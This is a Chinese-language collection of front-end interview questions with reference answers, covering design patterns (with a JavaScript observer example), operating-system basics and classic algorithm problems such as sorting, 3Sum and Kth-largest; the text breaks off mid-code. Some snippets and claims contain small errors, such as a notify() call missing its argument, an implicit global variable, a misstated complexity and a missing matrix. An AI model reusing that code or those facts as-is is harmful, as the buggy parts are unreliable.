#### 1 观察者模式

**参考答案**：

**观察者模式（Observer）**

通常又被称为 **发布-订阅者模式** 或 **消息机制**，它定义了对象间的一种一对多的依赖关系，只要当一个对象的状态发生改变时，所有依赖于它的对象都得到通知并被自动更新，解决了主体对象与观察者之间功能的耦合，即一个对象状态改变给其他对象通知的问题

**观察者模式JS实现**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44 | let observer\_ids=0;  let observed\_ids=0;  //观察者类  class Observer {     constructor() {  **this**.id = observer\_ids++;     }     //观测到变化后的处理     update(ob){        console.log("观察者" + **this**.id + `-检测到被观察者${ob.id}变化`);     }  }  //被观察者列  class Observed {     constructor() {  **this**.observers = [];  **this**.id=observed\_ids++;     }     //添加观察者     addObserver(observer) {  **this**.observers.push(observer);     }     //删除观察者     removeObserver(observer) {  **this**.observers = **this**.observers.filter(o => {  **return** o.id != observer.id;        });     }     //通知所有的观察者     notify(ob) {  **this**.observers.forEach(observer => {           observer.update(ob);        });     }  }    let mObserved=**new** Observed();  let mObserver1=**new** Observer();  let mObserver2=**new** Observer();    mObserved.addObserver(mObserver1);  mObserved.addObserver(mObserver2);    mObserved.notify(); |

#### 2 设计模式有哪些

**参考答案**：

**设计模式（Design pattern）**是一套被反复使用、多数人知晓的、经过分类编目的、代码设计经验的总结。

**常用的设计模式**

* 单体模式：单体是一个用来划分命名空间并将一批相关的属性和方法组织在一起的对象，如果他可以被实例化，那么他只能被实例化一次。
* 工厂模式:提供创建对象的接口，意思就是根据领导（调用者）的指示（参数），生产相应的产品（对象）
* 单例模式：单例模式定义了一个对象的创建过程，此对象只有一个单独的实例，并提供一个访问它的全局访问点。也可以说单例就是保证一个类只有一个实例，实现的方法一般是先判断实例存在与否，如果存在直接返回，如果不存在就创建了再返回，这就确保了一个类只有一个实例对象。
* 观察者模式（发布订阅模式）： 定义对象间的一种一对多的依赖关系，以便当一个对象的状态发生改变时，所有依赖于它的对象都得到通知并自动刷新，也被称为是发布订阅模式。
* 策略模式：策略模式指的是定义一些列的算法，把他们一个个封装起来，目的就是将算法的使用与算法的实现分离开来。说白了就是以前要很多判断的写法，现在把判断里面的内容抽离开来，变成一个个小的个体
* 模板模式：定义了一个操作中的算法的骨架，而将一些步骤延迟到子类中。模板方法使得子类可以不改变一个算法的结构即可重定义该算法的某些特定步骤。 通俗的讲，就是将一些公共方法封装到父类，子类可以继承这个父类，并且可以在子类中重写父类的方法，从而实现自己的业务逻辑
* 代理模式：代理模式的中文含义就是帮别人做事，javascript的解释为：把对一个对象的访问, 交给另一个代理对象来操作.
* 外观模式： 外观模式是很常见。其实它就是通过编写一个单独的函数，来简化对一个或多个更大型的，可能更为复杂的函数的访问。也就是说可以视外观模式为一种简化某些内容的手段

# 计算机基础

## 1.操作系统

#### 1.1 32位系统和64位体统的区别

**参考答案**：

**1、处理数据的能力**

32位和64位表示CPU一次能处理的最大位数，理论上来说，64位系统处理的数据效率比32位更高，相当于 单车道和双车道开车似得，双车道单位时间可以有更多的车辆通行。但需要内存跟上，而且程序本身也是64位编译才能发挥64位系统的优势。

**2、支持的内存不同（寻址能力不同）**

64位处理器的优势还体现在系统对内存的控制上。由于地址使用的是特殊的整数，因此一个ALU（算术逻辑运算器）和寄存器可以处理更大的整数，也就是更大的地址。比如，Windows Vista x64 Edition支持多达128 GB的内存和多达16 TB的虚拟内存，而32位CPU和操作系统最大只可支持4G内存

**3、软件兼容性**

32位系统无法运行64位软件，64位系统可以安装多数32位软件，以前因为大部分软件都是基于32位架构环境下开发，所以64位系统的兼容性不如32位。但现在64位兼容性也很强了，基本都是可以兼容各类软件了，而且64位的病毒都少了很多。特别是平面设计软件，64位和32位软件在64位系统里区别很大，64位真的快许多。

#### 1.2 线程和进程

**参考答案**：

**进程（Process）** 是计算机中的程序关于某数据集合上的一次运行活动，是系统进行资源分配和调度的基本单位，是操作系统结构的基础。 在当代面向线程设计的计算机结构中，进程是线程的容器。程序是指令、数据及其组织形式的描述，进程是程序的实体。是计算机中的程序关于某数据集合上的一次运行活动，是系统进行资源分配和调度的基本单位，是操作系统结构的基础。程序是指令、数据及其组织形式的描述，进程是程序的实体。

**线程（thread）** 是操作系统能够进行运算调度的最小单位。它被包含在进程之中，是进程中的实际运作单位。一条线程指的是进程中一个单一顺序的控制流，一个进程中可以并发多个线程，每条线程并行执行不同的任务。

**总结：**

进程：指在系统中正在运行的一个应用程序；程序一旦运行就是进程；进程——资源分配的最小单位。

线程：系统分配处理器时间资源的基本单元，或者说进程之内独立执行的一个单元执行流。线程——程序执行的最小单位。

#### 1.3 进程间通信

**参考答案**：

**进程通信：**  
每个进程各自有不同的用户地址空间,任何一个进程的全局变量在另一个进程中都看不到，所以进程之间要交换数据必须通过内核,在内核中开辟一块缓冲区,进程A把数据从用户空间拷到内核缓冲区,进程B再从内核缓冲区把数据读走,内核提供的这种机制称为进程间通信。

**管道(pipe)**

管道是一种半双工的通信方式，数据只能单向流动，而且只能在具有亲缘关系的进程间使用。进程的亲缘关系通常是指父子进程关系。

**有名管道 (namedpipe)**

有名管道也是半双工的通信方式，但是它允许无亲缘关系进程间的通信。

**信号量(semaphore)**

信号量是一个计数器，可以用来控制多个进程对共享资源的访问。它常作为一种锁机制，防止某进程正在访问共享资源时，其他进程也访问该资源。因此，主要作为进程间以及同一进程内不同线程之间的同步手段。

**消息队列(messagequeue)**

消息队列是由消息的链表，存放在内核中并由消息队列标识符标识。消息队列克服了信号传递信息少、管道只能承载无格式字节流以及缓冲区大小受限等缺点。

**信号 (signal)**

信号是一种比较复杂的通信方式，用于通知接收进程某个事件已经发生。

#### 1.4 线程间的通信方式

**参考答案**：

* 使用全局变量  
  主要由于多个线程可能更改全局变量，因此全局变量最好声明为volatile
* 使用消息实现通信  
  在Windows程序设计中，每一个线程都可以拥有自己的消息队列（UI线程默认自带消息队列和消息循环，工作线程需要手动实现消息循环），因此可以采用消息进行线程间通信sendMessage,postMessage。

1)定义消息#define WM\_THREAD\_SENDMSG=WM\_USER+20;  
2)添加消息函数声明afx\_msg int OnTSendmsg();  
3)添加消息映射ON\_MESSAGE(WM\_THREAD\_SENDMSG,OnTSM)  
4)添加OnTSM()的实现函数；  
5)在线程函数中添加PostMessage消息Post函数

* 使用事件CEvent类实现线程间通信  
  Event对象有两种状态：有信号和无信号，线程可以监视处于有信号状态的事件，以便在适当的时候执行对事件的操作。

1)创建一个CEvent类的对象：CEvent threadStart;它默认处在未通信状态；  
2)threadStart.SetEvent();使其处于通信状态；  
3)调用WaitForSingleObject()来监视CEvent对象

## 2. 算法

#### 2.1 树 找到某节点的路径

**参考答案**：

查找某个节点的路径的方法通常有两种，一种是递归算法,另一种是非递归算法

定义树节点

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | // 树节点定义  class TreeNode{      constructor(value){  **this**.value = value;  **this**.left = **null**;  **this**.right = **null**;      }  } |

构建树

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | // 构建树  let root = **new** TreeNode(1);  root.left = **new** TreeNode(2);  root.right = **new** TreeNode(3);  root.left.left = **new** TreeNode(4);  root.left.right = **new** TreeNode(5); |

**递归算法**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | // 递归中序遍历二叉树  **function** midOrder(root) {  **if**(!root || !(root **instanceof** TreeNode)){  **return**;      }      // 递归访问左子树      midOrder(root.left);      console.log(root.value);      // 递归访问右子树      midOrder(root.right);  }  midOrder(root); |

**非递归算法**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21 | // 非递归中序遍历二叉树  **function** midOrderN(root) {      let p = root; // p为当前遍历的节点， 初始为根      let arr = []; // arr作为栈  **while**(p || arr.length !== 0){  **if**(p){              // 遍历左子树              arr.push(p);              // 每遇到非空二叉树先向做走              p = p.left;          }**else**{              // p为空，出栈              let node = arr.pop();              // 访问该节点              console.log(node.value);              // 向右走一次              p = node.right;          }      }   }   midOrderN(root) |

#### 2.2 洗完牌抽5张判断是否为同花顺

**参考答案**：

题目：从扑克牌中随机抽5张牌，判断是不是一个顺子，即这5张牌是不是连续的。2-10为数字本身，A为1，J为11，Q为12，K为13，而大小王可以看成任意数字。

思路一:

我们需要把扑克牌的背景抽象成计算机语言。不难想象，我们可以把5张牌看成由5个数字组成的数组。大小王是特殊的数字，我们不妨把它们都当成0，这样和其他扑克牌代表的数字就不重复了。接下来我们来分析怎样判断5个数字是不是连续的。最直观的是，我们把数组排序。但值得注意的是，由于0可以当成任意数字，我们可以用0去补满数组中的空缺。也就是排序之后的数组不是连续的，即相邻的两个数字相隔若干个数字，但如果我们有足够的0可以补满这两个数字的空缺，这个数组实际上还是连续的。举个例子，数组排序之后为{0，1，3，4，5}。在1和3之间空缺了一个2，刚好我们有一个0，也就是我们可以它当成2去填补这个空缺。于是我们需要做三件事情：把数组排序，统计数组中0的个数，统计排序之后的数组相邻数字之间的空缺总数。如果空缺的总数小于或者等于0的个数，那么这个数组就是连续的；反之则不连续。最后，我们还需要注意的是，如果数组中的非0数字重复出现，则该数组不是连续的。换成扑克牌的描述方式，就是如果一副牌里含有对子，则不可能是顺子。

思路二:

1）确认5张牌中除了0，其余数字没有重复的（可以用表统计的方法）;

2) 满足这样的逻辑：（max，min分别代表5张牌中的除0以外的最大值最小值）

如果没有0，则max-min=4，则为顺子，否则不是

如果有一个0，则max-min=4或者3，则为顺子，否则不是

如果有两个0，则max-min=4或者3或者2，则为顺子，否则不是最大值和最小值在1）中就可以获得，这样就 不用排序了

#### 2.3 爬楼梯 编代码

**参考答案**：

题目描述：

假设你正在爬楼梯。需要 n 阶你才能到达楼顶。每次你可以爬 1 或 2 个台阶。你有多少种不同的方法可以爬到楼顶呢？

注意**：**给定 n 是一个正整数。

方法分析：

这道题主要是要明白该爬楼梯的规律其实就是符合斐波那契数列（Fibonacci Sequence） 规律的，问题就迎刃而解了。为什么说它是斐波那契数列呢？我们可以这样来思考：当我们从第 n-1 阶楼梯爬到第 n 阶楼梯时，需要1步；当我们从第 n-2 阶楼梯爬到第 n 阶楼梯时，需要2步.也就是说 到达第 n 阶楼梯的方法数等于到达第 n-1 阶楼梯的方法数加上到达第 n-2 阶楼梯的方法数，即 f(n) = f(n - 1) + f(n - 2)，其正好符合斐波那契通项。

代码实现：

1. 采用递归实现

|  |  |
| --- | --- |
| 1  2  3  4  5 | **var** climbStairs = **function**(n) {  **if**(n == 1) **return** 1;  **if**(n == 2) **return** 2;  **return** climbStairs(n-1) + climbStairs(n-2);  }; |

递归是求解斐波那契数列最经典和最直接的方式，其简洁易懂；但是递归特别费时，在该题中使用会出现[超出时间限制]的错误提示。

1. 数组方式

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **var** climbStairs = **function**(n) {      let result = [1,2];  **for** (let i = 2; i < n; i++) {          result.push(result[i-1] + result[i-2]);      }  **return** result[n-1];  }; |

数组方式大大的减少了运行时间，因为从第三项开始 f(n) = f(n - 1) + f(n - 2) ，所以我们先预设好前两项，再得到结果，返回数组最后一项即可。

1. ES6的方式

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **var** climbStairs = **function**(n) {      let a = b = 1;  **for** (let i = 0; i < n; i++) {          [a, b] = [b, a + b];      }  **return** a;  }; |

其中 [a, b] = [b, a + b] 表示解构赋值，其等价于

|  |  |
| --- | --- |
| 1  2  3 | temp = a;  a = b;  b = temp + b; |

#### 2.4 怎么识别100枚硬币中的假币


**参考答案**：

**问题描述：**  
在n枚外观相同的硬币中，有一枚是假币，并且已知假币与真币的重量不同，但不知道假币与真币相比较轻还是较重。可以通过一架天平来任意比较两组硬币，设计一个高效的算法来检测这枚假币(**以下提供两种方法**)。  
**解题思路1 (本例为真币重量大于假币)：**  
使用减治法的解题思路，将硬币分为3堆，则每堆的硬币数量为 n/3 ，但是这是在 n%3==0 的情况下才能成立，所以我们将 n 枚硬币分为 3 堆加 1 堆 余数堆(余数堆可能为0)，则可分为如下(n-n%3)/3, (n-n%3)/3, (n-n%3)/3, n%3。  
**如下分组：**  
a堆： (n-n%3)/3  
b堆： (n-n%3)/3  
c堆： (n-n%3)/3  
d(余数堆): n%3  
**逻辑流程：**

1. 判断n中的硬币数量，如果n>2则执行2，否则执行5.
2. 将n分为上图的四堆，拿 a 和 b 比较，如果 a == b ,则 假币在 c 或 d 中。否则假币在 a 或 b 中。
3. 如果 a == b，则拿 a 和 c 比较。如果 a == c,则假币在d(余数堆)中。将 d 再次 执行流程1，并且n=n%3。如果不等，则假币在 c 中，将 c 再次 执行流程1，并且n=(n-n%3)/3。
4. 如果 a != b，则拿 a 和 c 比较。如果 a == c,则假币在b中，将 b 再次 执行流程1，并且n=(n-n%3)/3。如果不等，则假币在 a 中，将 a 再次 执行流程 1，并且n=(n-n%3)/3。
5. 如果n==2，则将两枚硬币进行比较找出假币。
6. 如果n==1，则该硬币就是假币，输出结果结束。

**解题思路2（以12枚硬币为例，且假币未知轻重）：**

1. 将硬币编号：1，2，3，4，5，6，7，8，9，10，11，12。三次称重如下安排：
2. 称重：  
   第一次称重：左盘：1，2，3，4 右盘：5，6，7，8 其他：9，10，11，12  
   第二次称重：左盘：1，6，7，8 右盘：5，10，11，12 其他：9，2，3，4  
   第三次称重：左盘：5，6，10，2 右盘：9，7，11，3 其他：1，8，12，4  
   称重结果：平衡取0，左倾取1，右倾取-1。  
   3次称重安排可表示成矩阵形式：

  
其中，矩阵第一行是硬币序号，下面每一行都是一次称重结果，1表示该硬币放左盘，-1表示放右盘，0表示不放。矩阵每一列为检测结果，检测结果对应的硬币序号为假币。如果结果与上边的符合，则对应重量为重，如果结果不包含在上述表中，则进行1 -1互换，得到的重量为轻。例如：若称重结果是110，则1号为假币，且重量较重：若称重结果为1-10，1与-1进行交换后为-110，则8号为假币，且重量较轻。

#### 2.5 手撕快排算法

**参考答案**：

思想：

1. 在数据集之中，选择一个元素作为"基准"（pivot）。
2. 所有小于"基准"的元素，都移到"基准"的左边；所有大于"基准"的元素，都移到"基准"的右边。
3. 对"基准"左边和右边的两个子集，不断重复第一步和第二步，直到所有子集只剩下一个元素为止。

实现：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | **var** quickSort = **function**(arr) {  **if** (arr.length <= 1) { **return** arr; }  **var** pivotIndex = Math.floor(arr.length / 2);  **var** pivot = arr.splice(pivotIndex, 1)[0];  **var** left = [];  **var** right = [];  **for** (**var** i = 0; i < arr.length; i++){  **if** (arr[i] < pivot) {  　　　　　　left.push(arr[i]);  　　　　} **else** {  　　　　　　right.push(arr[i]);  　　　　}  　　}  **return** quickSort(left).concat([pivot], quickSort(right));  }; |

#### 2.6 常见的排序算法和它们的时间复杂度是多少？

**参考答案**：

|  |  |  |
| --- | --- | --- |
| **稳定的排序** | **时间复杂度** | **空间复杂度** |
| 冒泡排序(bubble sort) | 最差、平均都是O(n^2)，最好是O(n) | 1 |
| 插入排序(insertion sort) | 最差、平均都是O(n^2)，最好是O(n) | 1 |
| 归并排序(merge sort) | 最差、平均、最好都是O(n log n) | O(n) |
| 桶排序(bucket sort) | O(n) | O(k) |
| 基数排序(Radix sort) | O(nk)（k是常数） | O(n) |
| 二叉树排序(Binary tree sort) | O(n log n) | O(n) |

|  |  |  |
| --- | --- | --- |
| **不稳定的排序** | **时间复杂度** | **空间复杂度** |
| 选择排序(selection sort) | 最差、平均都是O(n^2) | 1 |
| 希尔排序(shell sort) | O(n log n) | 1 |
| 堆排序(heapsort) | 最差、平均、最好都是O(n log n) | 1 |
| 快速排序(quicksort) | 平均是O(n log n)，最差是O(n^2) | O(log n) |

#### 2.7 说一下归并排序思想怎么实现的

**参考答案**：

“归并”的意思是将两个或两个以上的有序表组合成一个新的有序表。假如初始序列含有n个记录，则可看成是n个有序的子序列，每个子序列的长度为1，然后两两归并，得到[n/2]（向上取整）个长度为2或1的有序子序列；再两两归并，……，如此重复，直到得到一个长度为n的有序序列为止，这种排序方法称为2-路归并排序。

步骤解析：

1、把长度为n的输入序列分成两个长度为n/2的子序列；

2、对这两个子序列继续分为m/2的子序列，一直分下去，直为1个元素；

3、将两个排序好的子序列合并成一个最终的排序序列。

特点：

速度仅次于快速排序，为稳定排序算法，一般用于总体无序，但是各子项相对有序的数列，属于分治思想，递归归并。

**JavsScript代码实现：**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35 | //归并排序  **function** mergeSort(arr){  **var** len = arr.length;  **if**(len < 2){  **return** arr;    }      //首先将无序数组划分为两个数组  **var** mid = Math.floor(len / 2);  **var** left = arr.slice(0,mid);  **var** right = arr.slice(mid,len);  **return** merge(mergeSort(left),mergeSort(right));//递归分别对左右两部分数组进行排序合并  }  //合并  **function** merge(left,right){  **var** result = [];  **while**(left.length>0 && right.length>0){  **if**(left[0]<=right[0]){        //如果左边的数据小于右边的数据，将左边数据取出，放在新数组中        result.push(left.shift());      }**else**{         result.push(right.shift());       }    }    **while**(left.length){       result.push(left.shift());    }  **while**(right.length){       result.push(right.shift());    }  **return** result;  }  **var** arr = [3,44,38,5,47,15,36,26];  console.log(mergeSort(arr));//3,5,15,26,36,38,44,47 |

#### 2.8 算法：3数之和

**参考答案**：

题目描述：

给定一个包含 n 个整数的数组nums，判断nums中是否存在三个元素 a，b，c ，\*使得 \*a + b + c = 0 ？找出所有满足条件且不重复的三元组。

**注意：**答案中不可以包含重复的三元组。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25 | //例如, 给定数组 nums = [-1, 0, 1, 2, -1, -4]，  //满足要求的三元组集合为：  [    [-1, 0, 1],    [-1, -1, 2]  ]  **var** threeSum = **function**(nums) {      nums=nums.sort(**function**(a,b){**return** a-b});//先排序  **var** i=0;  **var** arr=[];  **while**(i<nums.length-1){  **var** a=nums[i],j=i+1,k=nums.length-1;  **while**(j<k){  **var** b=nums[j],c=nums[k];  **var** sum=a+b+c;  **if**(sum==0)arr.push([a,b,c]);//存起来  **if**(sum<=0)  **while**(nums[j]==b&&j<k)j++;//第2个  **if**(sum>=0)  **while**(nums[k]==c&&j<k)k--//最后一个数          }  **while**(nums[i]==a&&i<nums.length-1)i++;//第一个      }  **return** arr  }; |

#### 2.9 算法：连续最大乘积

**参考答案**：

题目描述

给一个浮点数序列，取最大乘积连续子串的值，例如 -2.5，4，0，3，0.5，8，-1，则取出的最大乘积连续子串为3，0.5，8。也就是说，上述数组中，3 0.5 8这3个数的乘积30.58=12是最大的，而且是连续的。

分析与解法

此最大乘积连续子串与最大乘积子序列不同，请勿混淆，前者子串要求连续，后者子序列不要求连续。也就是说，最长公共子串（Longest CommonSubstring）和最长公共子序列（LongestCommon Subsequence，LCS）是：

* 子串（Substring）是串的一个连续的部分，
* 子序列（Subsequence）则是从不改变序列的顺序，而从序列中去掉任意的元素而获得的新序列；

更简略地说，前者（子串）的字符的位置必须连续，后者（子序列LCS）则不必。比如字符串“ acdfg ”同“ akdfc ”的最长公共子串为“ df ”，而它们的最长公共子序列LCS是“ adf ”，LCS可以使用动态规划法解决。

解法一

或许，读者初看此题，可能立马会想到用最简单粗暴的方式：两个for循环直接轮询。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | **double** maxProductSubstring(**double** \*a, **int** length)  {  **double** maxResult = a[0];  **for** (**int** i = 0; i < length; i++)      {  **double** x = 1;  **for** (**int** j = i; j < length; j++)          {              x \*= a[j];  **if** (x > maxResult)              {                  maxResult = x;              }          }      }  **return** maxResult;  } |

但这种蛮力的方法的时间复杂度为O(n^2)，能否想办法降低时间复杂度呢？

解法二

考虑到乘积子序列中有正有负也还可能有0，我们可以把问题简化成这样：数组中找一个子序列，使得它的乘积最大；同时找一个子序列，使得它的乘积最小（负数的情况）。因为虽然我们只要一个最大积，但由于负数的存在，我们同时找这两个乘积做起来反而方便。也就是说，不但记录最大乘积，也要记录最小乘积。

假设数组为a[]，直接利用动态规划来求解，考虑到可能存在负数的情况，我们用maxend来表示以a[i]结尾的最大连续子串的乘积值，用minend表示以a[i]结尾的最小的子串的乘积值，那么状态转移方程为：

|  |  |
| --- | --- |
| 1  2 | maxend = max(max(maxend \* a[i], minend \* a[i]), a[i]);  minend = min(min(maxend \* a[i], minend \* a[i]), a[i]); |

初始状态为maxend = minend = a[0]。

参考代码如下：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | **double** MaxProductSubstring(**double** \*a, **int** length)  {  **double** maxEnd = a[0];  **double** minEnd = a[0];  **double** maxResult = a[0];  **for** (**int** i = 1; i < length; ++i)      {  **double** end1 = maxEnd \* a[i], end2 = minEnd \* a[i];          maxEnd = max(max(end1, end2), a[i]);          minEnd = min(min(end1, end2), a[i]);          maxResult = max(maxResult, maxEnd);      }  **return** maxResult;  } |

动态规划求解的方法一个for循环搞定，所以时间复杂度为O(n)。

#### 2.10 第K大的数

**参考答案**：

三种方案：

* 排序，取第k个
* 构造前k个最大元素小顶堆，取堆顶
* 计数排序或桶排序，但它们都要求输入的数据必须是有确定范围的整数，所以本题不可用

那么除了这两种方案还有没有其它的方式可解决本题喃？其实还有两种：

* 快速选择（quickselect）算法
* 中位数的中位数（bfprt）算法

解法一：数组排序，取第 k 个数

最简单

**代码实现：**

|  |  |
| --- | --- |
| 1  2  3  4 | let findKthLargest = **function**(nums, k) {      nums.sort((a, b) => b - a);  **return** nums[k-1]  }; |

**复杂度分析：**

* 时间复杂度：O(nlogn)
* 空间复杂度：O(logn)

解法二：构造前k个最大元素小顶堆，取堆顶

我们也可以通过构造一个前k个最大元素小顶堆来解决，小顶堆上的任意节点值都必须小于等于其左右子节点值，即堆顶是最小值。

所以我们可以从数组中取出k个元素构造一个小顶堆，然后将其余元素与小顶堆对比，如果大于堆顶则替换堆顶，然后堆化，所有元素遍历完成后，堆中的堆顶即为第k个最大值

具体步骤如下：

* 从数组中取前k个数（0到k-1位），构造一个小顶堆
* 从k位开始遍历数组，每一个数据都和小顶堆的堆顶元素进行比较，如果小于堆顶元素，则不做任何处理，继续遍历下一元素；如果大于堆顶元素，则将这个元素替换掉堆顶元素，然后再堆化成一个小顶堆。
* 遍历完成后，堆顶的数据就是第 K 大的数据

**代码实现：**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56 | let findKthLargest = **function**(nums, k) {      // 从 nums 中取出前 k 个数，构建一个小顶堆      let heap = [,], i = 0  **while**(i < k) {         heap.push(nums[i++])      }      buildHeap(heap, k)        // 从 k 位开始遍历数组  **for**(let i = k; i < nums.length; i++) {  **if**(heap[1] < nums[i]) {              // 替换并堆化              heap[1] = nums[i]              heapify(heap, k, 1)          }      }        // 返回堆顶元素  **return** heap[1]  };    // 原地建堆，从后往前，自上而下式建小顶堆  let buildHeap = (arr, k) => {  **if**(k === 1) **return**      // 从最后一个非叶子节点开始，自上而下式堆化  **for**(let i = Math.floor(k/2); i>=1 ; i--) {          heapify(arr, k, i)      }  }    // 堆化  let heapify = (arr, k, i) => {      // 自上而下式堆化  **while**(**true**) {          let minIndex = i  **if**(2\*i <= k && arr[2\*i] < arr[i]) {              minIndex = 2\*i          }  **if**(2\*i+1 <= k && arr[2\*i+1] < arr[minIndex]) {              minIndex = 2\*i+1          }  **if**(minIndex !== i) {              swap(arr, i, minIndex)              i = minIndex          } **else** {  **break**          }      }  }    // 交换  let swap = (arr, i , j) => {      let temp = arr[i]      arr[i] = arr[j]      arr[j] = temp  } |

**复杂度分析：**

* 时间复杂度：遍历数组需要 O(n) 的时间复杂度，一次堆化需要 O(logk) 时间复杂度，所以利用堆求 Top k 问题的时间复杂度为 O(nlogk)
* 空间复杂度：O(k)

解法三：快速选择（quickselect）算法

无论是排序算法还是构造堆求解 Top k问题，我们都经过的一定量的不必要操作：

* 如果使用排序算法，我们仅仅想要的是第 k 个最大值，但对其余不需要的数也进行了排序
* 如果使用堆排序，需要维护一个大小为k的堆(大顶堆，小顶堆)，时间复杂度也为O(nlogk)

快速选择（quickselect）算法与快排思路上相似，我们先看看快排是如何实现的？

快排

快排使用了分治策略的思想，所谓分治，顾名思义，就是分而治之，将一个复杂的问题，分成两个或多个相似的子问题，在把子问题分成更小的子问题，直到更小的子问题可以简单求解，求解子问题，则原问题的解则为子问题解的合并。

快排的过程简单的说只有三步：

* 首先从序列中选取一个数作为基准数
* 将比这个数大的数全部放到它的右边，把小于或者等于它的数全部放到它的左边 （一次快排partition）
* 然后分别对基准的左右两边重复以上的操作，直到数组完全排序

具体按以下步骤实现：

* 创建两个指针分别指向数组的最左端以及最右端
* 在数组中任意取出一个元素作为基准
* 左指针开始向右移动，遇到比基准大的停止
* 右指针开始向左移动，遇到比基准小的元素停止，交换左右指针所指向的元素
* 重复3，4，直到左指针超过右指针，此时，比基准小的值就都会放在基准的左边，比基准大的值会出现在基准的右边
* 然后分别对基准的左右两边重复以上的操作，直到数组完全排序

注意这里的基准该如何选择喃？最简单的一种做法是每次都是选择最左边的元素作为基准，但这对几乎已经有序的序列来说，并不是最好的选择，它将会导致算法的最坏表现。还有一种做法，就是选择中间的数或通过Math.random()来随机选取一个数作为基准，下面的代码实现就是以随机数作为基准。

**代码实现**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60 | let quickSort = (arr) => {    quick(arr, 0 , arr.length - 1)  }    let quick = (arr, left, right) => {    let index  **if**(left < right) {      // 划分数组      index = partition(arr, left, right)  **if**(left < index - 1) {        quick(arr, left, index - 1)      }  **if**(index < right) {        quick(arr, index, right)      }    }  }    // 一次快排  let partition = (arr, left, right) => {    // 取中间项为基准  **var** datum = arr[Math.floor(Math.random() \* (right - left + 1)) + left],        i = left,        j = right    // 开始调整  **while**(i <= j) {        // 左指针右移  **while**(arr[i] < datum) {        i++      }        // 右指针左移  **while**(arr[j] > datum) {        j--      }        // 交换  **if**(i <= j) {        swap(arr, i, j)        i += 1        j -= 1      }    }  **return** i  }    // 交换  let swap = (arr, i , j) => {      let temp = arr[i]      arr[i] = arr[j]      arr[j] = temp  }    // 测试  let arr = [1, 3, 2, 5, 4]  quickSort(arr)  console.log(arr) // [1, 2, 3, 4, 5]  // 第 2 个最大值  console.log(arr[arr.length - 2])  // 4 |

快排是从小到大排序，所以第k个最大值在n-k位置上

**复杂度分析**

* 时间复杂度：O(nlogn)
* 空间复杂度：O(nlogn)

快速选择（quickselect）算法

上面我们实现了快速排序来取第 k 个最大值，其实没必要那么麻烦，我们仅仅需要在每执行一次快排的时候，比较基准值位置是否在n-k位置上，如果小于n-k，则第 k 个最大值在基准值的右边，我们只需递归快排基准值右边的子序列即可；如果大于n-k，则第 k 个最大值在基准值的做边，我们只需递归快排基准值左边的子序列即可；如果等于n-k，则第 k 个最大值就是基准值

**代码实现：**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  62  63 | let findKthLargest = **function**(nums, k) {  **return** quickSelect(nums, nums.length - k)  };    let quickSelect = (arr, k) => {  **return** quick(arr, 0 , arr.length - 1, k)  }    let quick = (arr, left, right, k) => {    let index  **if**(left < right) {      // 划分数组      index = partition(arr, left, right)      // Top k  **if**(k === index) {  **return** arr[index]      } **else** **if**(k < index) {          // Top k 在左边  **return** quick(arr, left, index-1, k)      } **else** {          // Top k 在右边  **return** quick(arr, index+1, right, k)      }    }  **return** arr[left]  }    let partition = (arr, left, right) => {    // 取中间项为基准  **var** datum = arr[Math.floor(Math.random() \* (right - left + 1)) + left],        i = left,        j = right    // 开始调整  **while**(i < j) {        // 左指针右移  **while**(arr[i] < datum) {        i++      }        // 右指针左移  **while**(arr[j] > datum) {        j--      }        // 交换  **if**(i < j) swap(arr, i, j)        // 当数组中存在重复数据时，即都为datum，但位置不同      // 继续递增i，防止死循环  **if**(arr[i] === arr[j] && i !== j) {          i++      }    }  **return** i  }    // 交换  let swap = (arr, i , j) => {      let temp = arr[i]      arr[i] = arr[j]      